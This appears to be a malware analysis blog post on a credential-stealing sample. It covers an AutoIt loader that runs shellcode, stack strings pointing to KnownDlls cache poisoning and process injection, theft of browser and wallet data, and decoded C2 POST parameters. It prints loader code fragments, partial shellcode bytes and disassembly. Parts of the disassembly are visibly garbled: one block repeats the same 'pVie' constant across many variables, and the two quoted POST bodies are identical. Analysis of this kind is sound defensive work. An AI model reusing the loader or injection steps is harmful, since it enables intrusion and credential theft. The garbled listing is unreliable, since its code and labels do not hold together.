


```
DllStructSetData(DllStructCreate("byte nop[" & $lim_Payload & "]", $initAlloc), "nop", $Bin_
DllStructSetData($struc, "file", $Bin_Data)
$address = DllCallAddress("dword", $initAlloc, "str", $cOVkTS, "ptr", DllStructGetPtr($struc
Return WinGetProcess($address)
```

EndFunc

The shellcode extracted can be easily push in Radare2 by a malloc or in Cutter (GUI of Radare2) on the shellcode panel.

```
$ r2 malloc://1
[0x00000000]> wx E9971E0000558BECB84D5A000083EC14663903740433C0EB7F8B433C813C185045000075 [...]
```



**As first action, this load the strings on stack strings on the memory. In unstacking the strings, we can get a first look on the actions that perform the shellcode. The attacker uses NtQuerySystemInformation for getting a list of all handles open on the system for perform KnownDlls Cache Poisoning. In comparing the reference with \KnownDlls\X, this gets the HandleValue is returned by the call. This allows of to perform an injection on the process to target.**

```
0x000001fb    mov word [rbp - 0x320], 0x57 ; 'FindResourceW'
0x00000222    mov byte [rbp - 0x218], al ; 'LoadResource'
0x0000024f    mov byte [rbp - 0x33e], al ; 'SizeofResource'
0x00000273    mov byte [rbp - 0x270], al ; 'LockResource'
0x000002b5    mov byte [rbp - 0x670], al ; 'NtQuerySystemInformation'
0x000002ed    mov dword [rbp - 0x658], 0x79726f ; 'NtAllocateVirtualMem'ory'
0x00000315    mov word [rbp - 0x2d0], 0x73 ; 'NtOpenProcess'
0x0000035a    mov word [rbp - 0x6c4], 0x73 ; 'NtQueryInformationProcess'
0x00000381    mov word [rbp - 0x2f0], 0x6f ; 'GetSystemInfo'
0x00000398    mov byte [rbp - 0x2c], al ; 'mbstowcs'
0x000003a8    mov byte [rbp - 0x22], al ; 'strlen'
0x000003e6    mov byte [rbp - 0x19e], al ; '\KnownDlls32\ntdll.dll'
0x00000428    mov word [rbp - 0x238], 0x6c ; '\KnownDlls32\advapi32.dll'
0x0000046d    mov word [rbp - 0x254], 0x6c ; '\KnownDlls32\kernel32.dll'
0x000004a8    mov dword [rbp - 0x1dc], 0x6c6c64 ; '\KnownDlls32\user32.dll'
0x000004e4    mov byte [rbp - 0x110], al ; '\KnownDlls\ntdll.dll'
0x0000051c    mov dword [rbp - 0x200], 0x6c6c64 ; '\KnownDlls\advapi32.dll'
0x00000558    mov dword [rbp - 0x1c4], 0x6c6c64 ; '\KnownDlls\kernel32.dll'
0x00000594    mov word [rbp - fcn.00000164], 0x6c ; '\KnownDlls\user32.dll'
0x000005cf    mov byte [rbp - 0xf8], al ; '\KnownDlls\ole32.dll'
0x000005e9    mov byte [rbp - 0x16], al ; 'user32.dll'
0x000005ec    mov dword [rbp - 0xf4], 0x704f744e ; 'NtOpenKey'
0x00000627    mov dword [rbp - 0x410], 0x79654b ; 'NtQueryValueKey'
0x00000658    mov byte [rbp - 0x39e], al ; 'NtEnumerateKey'
0x0000066b    mov byte [rbp - 0x76], al ; 'memcpy'
0x000006a0    mov byte [rbp - 0x5c8], al ; 'CryptAcquireContextW'
0x000006a6    mov dword [rbp - 0x42c], 0x70797243 ; 'CryptCreateHash'
0x000006ce    mov dword [rbp - 0x30c], 0x70797243 ; 'CryptHashData'
0x0000071c    mov byte [rbp - 0x35e], al ; 'CryptDeriveKey'
0x00000722    mov dword [rbp - 0x478], 0x70797243
0x0000074a    mov byte [rbp - 0x468], al ; 'CryptDestroyHash'
0x00000750    mov dword [rbp - 0x2ac], 0x70797243
0x0000076e    mov byte [rbp - 0x2a0], al ; 'CryptDecrypt'
0x00000774    mov dword [rbp - 0x3ec], 0x70797243 ; 'CryptDestroyKey'
0x000007c4    mov dword [rbp - 0x56c], 0x747865 ; 'CryptReleaseContext'
0x000007f6    mov dword [rbp - 0x558], 0x79726f ; 'NtReadVirtualMemory'
0x00000815    mov byte [var_48h], al ; 'LoadLibraryA'
0x0000083f    mov byte [rbp - 0x96], al ; 'GetProcAddress'
0x0000085a    mov byte [rbp - 8], al ; 'advapi32.dll'
0x00000871    mov byte [rbp - 0xc8], al ; 'lstrlenW'
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```
0x000008b2    mov byte [rbp - 0x626], al ; 'NtProtectVirtualMemory'  
0x000008d6    mov byte [rbp - 0x228], al ; 'FreeResource'  
0x00000903    mov byte [rbp - 0x36e], al ; 'CreateProcessW'  
0x00000927    mov word [rbp - 0x2e0], 0x79 ; 'RtlZeroMemory'  
0x00000961    mov byte [rbp - 0x4b6], al ; 'NtTerminateProcess'  
0x00000999    mov byte [rbp - 0x5b0], al ; 'NtWriteVirtualMemory'  
0x000009d1    mov byte [rbp - 0x598], al ; 'ZwUnmapViewOfSection'  
0x000009fe    mov byte [rbp - 0x37e], al ; 'NtResumeThread'  
0x00000a35    mov byte [rbp - 0x4ca], al ; 'NtSetContextThread'  
0x00000a6c    mov byte [rbp - 0x4f2], al ; 'NtGetContextThread'  
0x00000aa3    mov byte [rbp - 0x48e], al ; 'NtMapViewOfSection'  
0x00000ad1    mov dword [rbp - 0x6c0], 0x61707845 ; 'NtCreateSection'  
0x00000b0d    mov word [rbp - 0x6a8], 0x57 ; 'ExpandEnvironmentStringsW'  
0x00000b47    mov byte [rbp - 0x4de], al ; 'GetModuleFileNameA'  
0x00000b88    mov byte [rbp - 0x60e], al ; 'NtQueryInformationFile'  
0x00000bab    mov byte [rbp - 0x156], al ; 'NtReadFile'  
0x00000bce    mov byte [rbp - 0x126], al ; 'NtOpenFile'  
0x00000bf2    mov word [rbp - 0x2c0], 0x79 ; 'NtSetValueKey'  
0x00000c19    mov byte [rbp - 0x290], al ; 'NtCreateFile'  
0x00000c33    mov dword [rbp - 0x1f4], 0x656c69 ; 'NtWriteFile'  
0x00000c79    mov dword [rbp - 0x6fc], 0x687461 ; 'RtlFormatCurrentUserKeyPath'  
0x00000c90    mov byte [rbp - 0x6e], al ; 'wcscat'  
0x00000ca3    mov byte [rbp - 0x7e], al ; 'memset'  
0x00000cce    mov byte [rbp - 0x440], al ; 'NtDelayExecution'  
0x00000ce7    mov byte [rbp - 0x8e], al ; 'wcslen'  
0x00000d15    mov byte [rbp - 0x454], al ; 'NtCreateThreadEx'  
0x00000d38    mov byte [rbp - 0x17a], al ; 'NtContinue'  
0x00000d66    mov dword [rbp - 0x544], 0x646165 ; 'RtlCreateUserThread'  
0x00000da1    mov byte [rbp - 0x4a2], al ; 'NtOpenProcessToken'  
0x00000dd9    mov dword [rbp - 0x640], 0x6e656b ; 'NtAdjustPrivilegesToken'  
0x00000e28    mov byte [rbp - 0x6de], al ; 'RtlCreateProcessParameters'  
0x00000e60    mov byte [rbp - 0x580], al ; 'RtlCreateUserProcess'  
0x00000e66    mov dword [rbp - 0x52c], 0x7243775a  
0x00000e8e    mov dword [rbp - 0x51c], 0x6e6f69 ; 'ZwCreateTransaction'  
0x00000eb6    mov word [rbp - 0x310], 0x6e ; 'NtOpenSection'  
0x00000efb    mov byte [rbp - 0x68c], al ; 'RtlSetCurrentTransaction'  
0x00000f33    mov word [rbp - 0x5e0], 0x6e ; 'ZwRollbackTransaction'  
0x00000f77    mov byte [rbp - 0x5f6], al ; 'LdrGetProcedureAddress'  
0x00000f9a    mov byte [rbp - 0x14a], al ; 'LdrLoadDll'  
0x00000fb3    mov byte [rbp - 0x86], al ; 'wcscmp'  
0x00000fcd    mov dword [rbp - 0x1b8], 0x41786f ; 'MessageBoxA'  
0x00000ffe    mov byte [rbp - 0x34e], al ; 'IsWow64Process'  
0x0000102c    mov dword [rbp - 0x530], 0x79726f ; 'NtFreeVirtualMemory'  
0x00001040    mov dword [rbp - 0xa8], 0x65736f ; 'NtClose'  
0x00001057    mov byte [rbp - 0x66], al ; 'wcscpy'  
0x00001082    mov dword [rbp - 0x508], 0x737365 ; 'NtCreateUserProcess'  
0x000010a0    mov byte [rbp - 0xb0], al ; 'wcstombs'
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0x000010cd    mov byte [rbp - 0x32e], al ; 'NtQuerySection'  
0x000010f0    mov byte [rbp - 0x13e], al ; 'ShowWindow'  
0x00001114    mov dword [rbp - 0x430], 0x577845 ; 'CreateWindowExW'  
0x00001145    mov byte [rbp - 0x38e], al ; 'RegisterClassW'  
0x00001172    mov byte [rbp - 0x3ae], al ; 'DefWindowProcW'  
0x00001178    mov dword [rbp - 0x40c], 0x74736f50 ; 'Post'  
0x00001182    mov dword [rbp - 0x408], 0x74697551 ; 'Quit'  
0x00001196    mov dword [rbp - 0x400], 0x656761 ; 'Message'  
0x000011b4    mov byte [rbp - 0xd4], al ; 'EndPaint'  
0x000011ce    mov byte [rbp - 0xbc], al ; 'FillRect'  
0x000011f1    mov byte [rbp - 0x132], al ; 'BeginPaint'  
0x0000121e    mov byte [rbp - 0x3ce], al ; 'CoInitializeEx'  
0x0000124c    mov byte [rbp - 0x47c], al ; 'CoCreateInstance'  
0x000012d7    mov byte [rbp - 0x3be], al ; 'NtCreateMutant'  
0x000012fb    mov byte [rbp - 0x2b0], al ; 'NtOpenMutant'  
0x00001360    mov dword [rbp - 0x284], 0x57786574 ; 'CreateMutexW'
```


**By the way, this rebuilds the sections and the dll to inject on the process.**


```
    ;-- fcn.000000ad:
123: OpenSection (int64_t arg1, int64_t arg2);
; var int64_t var_5ch @ rbp-0x5c
; var int64_t var_58h @ rbp-0x58
; var int64_t var_54h @ rbp-0x54
; var int64_t var_50h @ rbp-0x50
; var int64_t var_4ch @ rbp-0x4c
; var int64_t var_48h @ rbp-0x48
; var int64_t var_44h @ rbp-0x44
; var int64_t var_40h @ rbp-0x40
; var int64_t var_3ch @ rbp-0x3c
; var int64_t var_38h @ rbp-0x38
; var int64_t var_34h @ rbp-0x34
; var int64_t var_32h @ rbp-0x32
; var int64_t var_30h @ rbp-0x30
; var int64_t var_2ch @ rbp-0x2c
; var int64_t var_28h @ rbp-0x28
; var int64_t var_24h @ rbp-0x24
; var int64_t var_20h @ rbp-0x20
; var int64_t var_1eh @ rbp-0x1e
; var int64_t var_1ch @ rbp-0x1c
; var int64_t var_18h @ rbp-0x18
; var int64_t var_14h @ rbp-0x14
; var int64_t var_12h @ rbp-0x12
; var int64_t var_10h @ rbp-0x10
; var int64_t var_ch @ rbp-0xc
; var int64_t var_8h @ rbp-0x8
; var int64_t var_4h @ rbp-0x4
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
push rbp
mov ebp, esp
sub esp, 0x5c
mov ecx, dword fs:[0x000000ea]
push rbx
push rsi                                ; arg2
mov esi, eax
xor eax, eax
mov dword [var_4h], eax
mov dword [var_8h], eax
mov ecx, dword [rcx + 0xc]
mov ecx, dword [rcx + 0x14]
mov ecx, dword [rcx]
mov ebx, dword [rcx + 0x10]
push rdi                                ; arg1
mov dword [var_30h], 0x704f744e          ; 'NtOp'
mov dword [var_2ch], 0x65536e65          ; 'enSe'
mov dword [var_28h], 0x6f697463          ; 'ctio'
mov word [var_24h], 0x6e                 ; 'n' ; NtOpenSection
mov dword [var_44h], 0x614d744e          ; 'NtMa'
mov dword [var_40h], 0x65695670          ; 'pVie'
mov dword [var_3ch], 0x65695670          ; 'pVie'
mov dword [var_38h], 0x65695670          ; 'pVie'
mov dword [var_34h], 0x65695670          ; 'pVie'
mov dword [var_30h], 0x65695670          ; 'pVie'
mov dword [var_2ch], 0x65695670          ; 'pVie'
mov dword [var_28h], 0x65695670          ; 'pVie'
mov dword [var_24h], 0x65695670          ; 'pVie'
mov dword [var_20h], 0x65695670          ; 'pVie'
mov dword [var_1eh], 0x65695670          ; 'pVie'
mov dword [var_1ch], 0x65695670          ; 'pVie'
mov dword [var_18h], 0x65695670          ; 'pVie'
mov dword [var_14h], 0x65695670          ; 'pVie'
mov dword [var_12h], 0x65695670          ; 'pVie'
mov dword [var_10h], 0x65695670          ; 'pVie'
mov dword [var_ch], 0x65695670          ; 'pVie'
mov dword [var_8h], 0x65695670          ; 'pVie'
mov dword [var_4h], 0x65695670          ; 'pVie'
```

```
mov dword [var_3ch], 0x53664f77 ; WOTS  
mov dword [var_38h], 0x69746365 ; 'ecti'  
mov word [var_34h], 0x6e6f ; 'on' ; NtMapViewOfSection  
mov byte [var_32h], al  
cmp ebx, eax  
jne 0x11d
```

```
lea eax, [var_30h]  
push rax  
call CheckPE  
mov edi, eax
```

```
xor eax, eax  
jmp 0x1c6 ; fcn.00000148+0x7e
```





On dynamic analysis, we can see the actions for steal the credentials in downloading and executing the same sqlite3 package (76ec7536ebeaa661263f677f89222bb5ac68c16087d3e99a66cba6419d34b57f) that has used by some samples since last month. This pushes the data extracted with the sqlite3.dll to the corresponding file and compact it on a zip in memory.

Unfortunately, the C2 don't respond but the agent sends the informations and the role of some parameters can be assigned.

```
// first post :
```

```
p1=90059c37-1320-41a4-b58d-816d-806e6f6e6976&p2=55534552&p3=61646D696E&p4=57696E646F7773203720536572766963652056
```

```
// Second post :
```

```
p1=90059c37-1320-41a4-b58d-816d-806e6f6e6976&p2=55534552&p3=61646D696E&p4=57696E646F7773203720536572766963652056
```

Parameter	Description	Example from Anyrun	Example from Anyrun (decoded)
p1	GUID Client	90059c37-1320-41a4-b58d-816d-806e6f6e6976	90059c37-1320-41a4-b58d-816d-806e6f6e6976
p2	Computername	55534552	USER

p3	Username	61646D696E	admin
p4	System Information	57696E646F7773 ... 974696F6E29	Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)
p5	keep for new feature ?		
p8	Response (DATA / OK/ Response command)	504B0304140000080800 ... / 4F4B / Response command	ZIP DATA / OK / Response command

This time the data are only push as hex string to the C2 instead of with an XOR and with a different structure in the response to the C2 that the sample of June 2020.

Like the zip doesn't have a password, this can be easily unzipping for getting the content. Anyrun just have browser honeypot but steal also current credentials (wallets, configurations ...).

```

